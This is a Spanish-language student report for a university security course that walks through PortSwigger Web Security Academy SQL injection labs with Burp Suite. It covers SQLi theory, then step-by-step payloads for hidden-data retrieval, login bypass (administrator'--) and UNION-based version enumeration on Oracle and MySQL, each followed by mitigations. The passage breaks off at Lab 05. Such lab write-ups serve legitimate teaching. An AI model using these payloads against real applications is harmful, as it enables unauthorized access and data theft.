UNIVERSIDAD POLITÉCNICA DE SAN LUIS POTOSÍ

INGENIERÍA EN TECNOLOGÍAS DE LA INFORMACIÓN

ROAD TO HALL OF FAME (SQL INJECTION)

Actividad 08

Integrantes:

Donaldo Demián Gómez Arreguín - 179822

Miguel Ángel Aguilar Carrizales - 182318

Josué Emiliano Rosales Ramírez - 181760

Beltrán Reyna David - 183636

Luis Eduardo Aznar Cuevas - 179880

Roberto Emiliano Morales Hernández - 182377

Materia:

CNO V Seguridad Informática

Profesor:

López, Servando

Grupo:

T46A

Introducción

La Inyección SQL (SQLi) se mantiene como una de las vulnerabilidades más persistentes y peligrosas desde hace más de dos décadas. Esta vulnerabilidad permite a un atacante interferir con las consultas que una aplicación realiza a su base de datos, lo que puede resultar en el acceso no autorizado a datos sensibles, la modificación de registros e incluso la toma total del control del servidor de base de datos.

El presente documento tiene como objetivo documentar de manera técnica y estructurada la resolución de diversos escenarios de vulnerabilidad SQLi, utilizando los laboratorios oficiales de PortSwigger (Web Security Academy). A través del uso de herramientas de interceptación profesional como Burp Suite, se analizarán diferentes vectores de ataque, desde los más directos (In-band) hasta técnicas avanzadas de inferencia (Blind) y fuera de banda (Out-of-band).

Marco Teórico

1) Funcionamiento de bases de datos relacionales

Las bases de datos relacionales (***RDBMS***) organizan los datos en tablas con filas y columnas, relacionadas entre sí mediante claves. Las aplicaciones web suelen interactuar con estas bases de datos para almacenar y recuperar información dinámica (usuarios, productos, configuraciones). El motor de la base de datos interpreta las instrucciones enviadas por la aplicación para ejecutar operaciones ***CRUD*** (Create, Read, Update, Delete).

2) Consultas SQL básicas

SQL (Structured Query Language) es el lenguaje estándar para la gestión de estas bases de datos. Para entender SQLi, es fundamental comprender comandos clave:

- **`SELECT`:** Utilizado para recuperar datos de una o más tablas.
- **`WHERE`:** Cláusula de filtrado que condiciona qué registros se ven afectados.
- **`UNION`:** Operador que permite combinar los resultados de dos o más sentencias SELECT en un solo conjunto de resultados. Es la base de los ataques *Union-based*.
- **`Comentarios`:** Dependiendo del motor (`MySQL: -- o #, PostgreSQL: --, Oracle: --`), sirven para anular el resto de una consulta legítima.

3) ¿Qué es SQL Injection?

La Inyección SQL es una vulnerabilidad de seguridad web que ocurre cuando una aplicación permite que datos proporcionados por el usuario (entradas en formularios, parámetros URL, cookies) se concatenen directamente en una consulta SQL sin la debida validación o parametrización.

Esto permite a un atacante "inyectar" comandos SQL propios que alteran la lógica original de la consulta programada por el desarrollador.

4) Clasificación de ataques SQLi

Ataque	Descripción
In-band (Classic)	Es el tipo más común y directo, donde el atacante utiliza el mismo canal de comunicación para lanzar el ataque y recoger los resultados. • **Union-based:** Aprovecha el operador UNION para extraer datos de otras tablas de la base de datos que se muestran directamente en la respuesta HTTP. • **Error-based:** Se basa en forzar a la base de datos a generar mensajes de error que contienen información sobre la estructura de la base de datos o los datos mismos.
Blind (Inferencial)	Ocurre cuando la aplicación no devuelve datos directamente en la respuesta ni muestra errores detallados. El atacante debe "adivinar" la información haciendo preguntas de tipo binario (sí/no). • **Boolean-based:** El atacante observa cambios en el contenido de la página (por ejemplo, un mensaje que aparece o desaparece) dependiendo de si la condición inyectada es verdadera o falsa. • **Time-based:** El atacante inyecta comandos que obligan a la base de datos a esperar un tiempo determinado (ej. SLEEP) si una condición es cierta. La vulnerabilidad se confirma midiendo el tiempo de respuesta del servidor.
Out-of-band (OOB)	Es una técnica avanzada que se utiliza cuando no hay respuesta directa ni se pueden realizar inferencias por tiempo de manera fiable. El ataque obliga a la base de datos a realizar una solicitud externa (normalmente DNS o HTTP) a un servidor controlado por el atacante, enviando los datos extraídos en dicha solicitud.

5) Impacto en la Tríada CIA

- **Confidencialidad:** Es el impacto más frecuente. Los atacantes pueden extraer información privada (contraseñas, datos bancarios, datos de clientes).
- **Integridad:** Un atacante puede usar comandos como UPDATE, INSERT o DELETE para corromper la información, alterar precios de productos o cambiar permisos de usuarios.
- **Disponibilidad:** Mediante el borrado de tablas o el consumo excesivo de recursos (ataques de denegación de servicio a nivel de BD), el atacante puede hacer que la aplicación sea inoperable.

6) **Relación con OWASP Top 10**

La Inyección SQL forma parte de la categoría **A03:2021 – Injection (**tercer lugar del top**)**, la cual ocupa históricamente los primeros lugares en el ranking de riesgos de seguridad en aplicaciones web debido a su alta prevalencia y severidad de impacto, aunque esta amenaza bajo de ranking respecto a años pasados, sigue siendo un riesgo de seguridad de alto impacto.

7) **Importancia en pruebas de penetración**

En un ***Pentest***, la detección de SQLi es una prioridad crítica. Representa una "victoria total" potencial, ya que suele ser la puerta de entrada para el compromiso total de la infraestructura, el movimiento lateral y el robo de propiedad intelectual.

8) **Tipos de Payloads**

Los ***payloads*** son fragmentos de código malicioso diseñados para explotar la vulnerabilidad. Ejemplos comunes:

- **`' OR 1=1--`:** Para saltar autenticaciones.
- **`' UNION SELECT username, password FROM users--`:** Para extraer credenciales.
- **`'; IF (1=1) WAITFOR DELAY '0:0:10'--`:** Para probar inyecciones ciegas por tiempo en SQL Server.

9) **Principios de defensa**

La prevención eficaz se basa en:

a) **Sentencias Preparadas (Consultas Parametrizadas):** Es la defensa principal. Separa el código SQL de los datos proporcionados por el usuario.

b) **Validación de Entradas (Lista Blanca):** Permitir solo caracteres y formatos conocidos y esperados.

c) **Principio de Menor Privilegio:** Configurar la cuenta de la base de datos que usa la aplicación web con los permisos mínimos necesarios (no usar 'sa' o 'root').

d) **Uso de Procedimientos Almacenados:** Siempre que se implementen de forma segura (sin concatenación interna).

Laboratorios

A continuación, una serie de laboratorios controlados provistos por la plataforma ***Web Security Academy de PortSwigger***, donde mediante el uso de ***Burp Suite*** como herramienta de interceptación y manipulación de tráfico, se aplicará una metodología centrada en la identificación de puntos de inyección, el análisis de las respuestas del servidor y el despliegue de payloads específicos para validar vulnerabilidades de tipo In-band, Blind y Out-of-band.

Lab01: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

Nivel	Tipo de SQLi
Apprentice (Aprendiz)	SQLi clásica en la cláusula WHERE (Manipulación de lógica booleana).

Objetivo

Modificar la consulta SQL para que la aplicación muestre todos los productos de una categoría específica, incluyendo aquellos que aún no han sido lanzados (released = 0).

Vulnerabilidad

La vulnerabilidad ocurre porque la aplicación concatena directamente la entrada del usuario (el nombre de la categoría) en una consulta SQL sin sanitizarla ni usar consultas preparadas.


La consulta original es:

```
SELECT * FROM products WHERE category = '[CATEGORÍA]' AND released = 1
```


Al no haber validación, un atacante puede cerrar la comilla simple del string de la categoría y añadir operadores lógicos (OR) que alteren la condición de la cláusula WHERE, haciendo que siempre devuelva "verdadero" (TRUE) y comentando el resto de la consulta original.

Procedimiento


1) Acceder al laboratorio e interactuar con el filtro al seleccionar cualquier categoría de la lista (por ejemplo, "Gifts").




2) Abrir Burp Suite, asegúrandose de que el Proxy esté activado e interceptar la petición que se ve así: `GET /filter?category=Gifts`




3) Modificar el parámetro que Envía la petición al Repeater, cambiando el valor de category (`Gifts`), por el payload: `' OR 1=1--`



4) Al Enviar y verificar, se observará que la respuesta HTTP 200 contiene muchos más productos de los que se veían originalmente, comprobándose al actualizarse la página.



Verificación



Explicación de Payload

El payload utilizado es: `' OR 1=1--`

- `'` (Comilla simple): Rompe la cadena de texto (string) original en la consulta SQL.
- `OR 1=1`: Es una condición que siempre es verdadera. Como se usa el operador OR, no importa si la categoría existe o si released es 1; basta con que `$1=1$` sea cierto para que la base de datos devuelva todas las filas.
- `--` (Guion guion): Es el carácter de comentario en SQL (específicamente para bases de datos como PostgreSQL o MySQL). Esto hace que el resto de la consulta original (`' AND released = 1`) sea ignorado por el motor de base de datos.

Mitigación recomendada

La forma más efectiva de prevenir este ataque es dejar de concatenar strings y utilizar Consultas Preparadas (Parameterized Queries).

En lugar de construir la query manualmente, se define una estructura fija:

```
SELECT * FROM products WHERE category = ? AND released = 1
```

El valor del usuario se pasa como un parámetro aislado, lo que impide que el motor de base de datos interprete caracteres especiales como `'` o `--` como parte de la lógica de ejecución.

Lab02: SQL injection vulnerability allowing login bypass

Nivel	Tipo de SQLi
Apprentice (Aprendiz)	SQLi en formulario de autenticación (Bypass de Login).

Objetivo

Acceder a la aplicación como el usuario `administrator` sin conocer su contraseña, manipulando la consulta de inicio de sesión.

Vulnerabilidad


El formulario de login toma el nombre de usuario y la contraseña para construir una consulta similar a esta:

```
SELECT * FROM users WHERE username = '[USUARIO]' AND password = '[PASSWORD]'
```


Si el atacante ingresa un *payload* que cierre la comilla del usuario y comente el resto de la consulta, el motor de base de datos solo validará que el usuario exista, ignorando por completo la validación de la contraseña.

Procedimiento


1) Acceder al laboratorio, ya en la página ingresar al menú de `login` (esquina superior derecha "My account")




2) Abrir Burp Suite, activar Proxy e interceptar la petición que se ve así: `GET / -...academy.net/login`




3) Nuevamente en el menú de login, intentar un ingreso con el user: administrator, interceptándose en Burp, pero ahora el método POST




4) Modificar el Payload en el Repeater, busca el cuerpo de la petición (donde dice username=administrator&password=1234), cambiándolo por: `username=administrator'--&password=1234`



5) Al enviarse, se obtendrá la respuesta 302 Found (redirección), logueadose como administrador, esto comprobándose de misma manera en la página



Verificación



Explicación de Payload

El payload es: `administrator'--`

- `administrator`: Es el nombre de la cuenta objetivo.
- `'` (Comilla): Cierra el campo del nombre de usuario en la consulta SQL.
- `--` (Comentario): Hace que todo lo que sigue (AND password = '...') sea ignorado.
  - La consulta final ejecutada es: `SELECT * FROM users WHERE username = 'administrator'--' AND password = '...'`
  - Como el resto es un comentario, la base de datos simplemente busca al usuario administrator y, al encontrarlo, devuelve el registro, permitiendo el acceso.

Mitigación recomendada

- Consultas Preparadas (Bind Variables): Nunca concatenar directamente la entrada del usuario en la query.
- Hashing de contraseñas: Aunque no previene la SQLi, es vital que las contraseñas no se manejen en texto plano.
- Manejo de errores genérico: No indicar si el error fue en el "usuario" o la "contraseña" para no dar pistas al atacante.

Lab03: SQL injection attack, querying the database type and version on Oracle

Nivel	Tipo de SQLi
Practitioner	UNION-based SQLi (Inyección basada en el operador UNION para enumeración de base de datos).

Objetivo

Utilizar un ataque de inyección SQL para recuperar la versión de la base de datos de Oracle.

Vulnerabilidad


La vulnerabilidad reside en el filtro de categoría. Al usar **`UNION`**, podemos "pegar" los resultados de una segunda consulta a la consulta original.

Particularidades de Oracle:


- Cada **`SELECT`** debe tener una cláusula **`FROM`**. Si quieres consultar algo que no requiere una tabla real, debes usar la tabla integrada **`DUAL`**.
- Para obtener la versión, se debe consultar la tabla/vista **`v$version`**.

Procedimiento


1) Determinar el número de columnas al interceptar la petición de una categoría (en este caso Accessories) en el Proxy, enviandola al Repeater y probando payloads de UNION SELECT (**`' UNION SELECT NULL, NULL FROM DUAL--`**) hasta que la página cargue normalmente




2) Verificar qué columna acepta texto, reemplazando los NULL por strings: **`' UNION SELECT 'abc', 'def' FROM DUAL--`**. Si esto funciona, ambas columnas aceptan texto.



3) Extraer la versión, inyectando la consulta real para Oracle (Payload: **`' UNION SELECT banner, NULL FROM v$version--`**), donde El campo banner en la tabla v$version contiene la información de la versión



Verificación



Explicación de Payload

El payload es: `' UNION SELECT banner, NULL FROM v$version--`

- `'`: Cierra la cadena de la categoría original.
- **`UNION SELECT`**: Combina los resultados de la consulta legítima con los de nuestra consulta maliciosa.
- **`banner`**: Es el nombre de la columna en Oracle que almacena la descripción de la versión.
- **`NULL`**: Se usa para completar el número de columnas requerido (ya que la consulta original tiene 2 columnas, nuestra unión debe tener 2).
- **`FROM v$version`**: Tabla del sistema en Oracle que contiene la información de versión.
- `--`: Comenta el resto de la consulta original para evitar errores de sintaxis.

Mitigación recomendada

- Implementar Consultas Preparadas (Parameterized Queries): Esta es la defensa principal. Al usar parámetros, los comandos SQL inyectados se tratan como simples datos de texto y no como código ejecutable.
- Principio de Menor Privilegio: La cuenta de base de datos que usa la aplicación web no debería tener permisos para leer tablas del sistema como v$version a menos que sea estrictamente necesario.


Lab04

LabXX: SQL injection attack, querying the database type and version on MySQL and Microsoft	
Nivel	**Tipo de SQLi**
Practitioner	SQL Injection basado en UNION
Objetivo	
Mostrar la cadena con la versión de la base de datos para resolver el laboratorio	
Vulnerabilidad	

El filtro de categoría de productos es vulnerable a inyecciones SQL. La aplicación no valida ni maneja la entrada del usuario en el parámetro category, lo que permite al atacante modificar la consulta SQL original

Procedimiento


1.-Se inicia Burp Suite y se da en intercept on en la pestaña proxy y se manda a repeater



El primer paso para un ataque UNION es saber cuántas columnas devuelve la consulta original. Utilizamos category, en especifico Accesories. Se incluye' UNION SELECT NULL-- . Si da error, se añade otro NULL: 'UNION SELECT NULL,NULL-- . Al cargar la página sabemos que existen dos columnas.


2.-Se usa el query '+UNION+SELECT+'abc','def'# para confirmar que podemos observar resultados

3.-Finalmente usamos el query '+UNION+SELECT+@@version,+NULL# para que se muestre la versión



Verificación

Con la siguiente captura podemos comprobar que da el resultado esperado, la versión que se esta utilizando



Explicación de Payload

Payload 1: '`+UNION+SELECT+'abc','def'#`

UNION SELECT: Operador que combina resultados de dos consultas. Requisitos:

- Mismo número de columnas (ya descubrimos que son 2)
- Tipos de datos compatibles (por eso probamos con texto)

- 'abc', 'def': Son cadenas de texto literales. Las usamos porque:
  - Si la columna acepta texto, veremos 'abc' o 'def' en la respuesta
  - Nos indica qué posición de columna se muestra en la página
  - Confirmamos que podemos inyectar datos alfanumérico

Payload 2'`+UNION+SELECT+@@version,+NULL#`
Una vez confirmadas las columnas de texto, sustituimos las cadenas de prueba por la variable que realmente nos interesa y hace que aparezca la versión "8.0.27-0ubuntu0.20.04.1"

Mitigación recomendada

Validación de entrada: Permitir solo caracteres esperados

Ocultar errores de BD: No mostrar detalles de errores al usuario

Mínimos privilegios: Cuenta BD con permisos estrictamente necesarios

Lab 05

Lab: SQL injection attack, listing the database contents on non-Oracle databases	
Nivel	**Tipo de SQLi**
Practitioner	SQL Injection basado en UNION

Objetivo

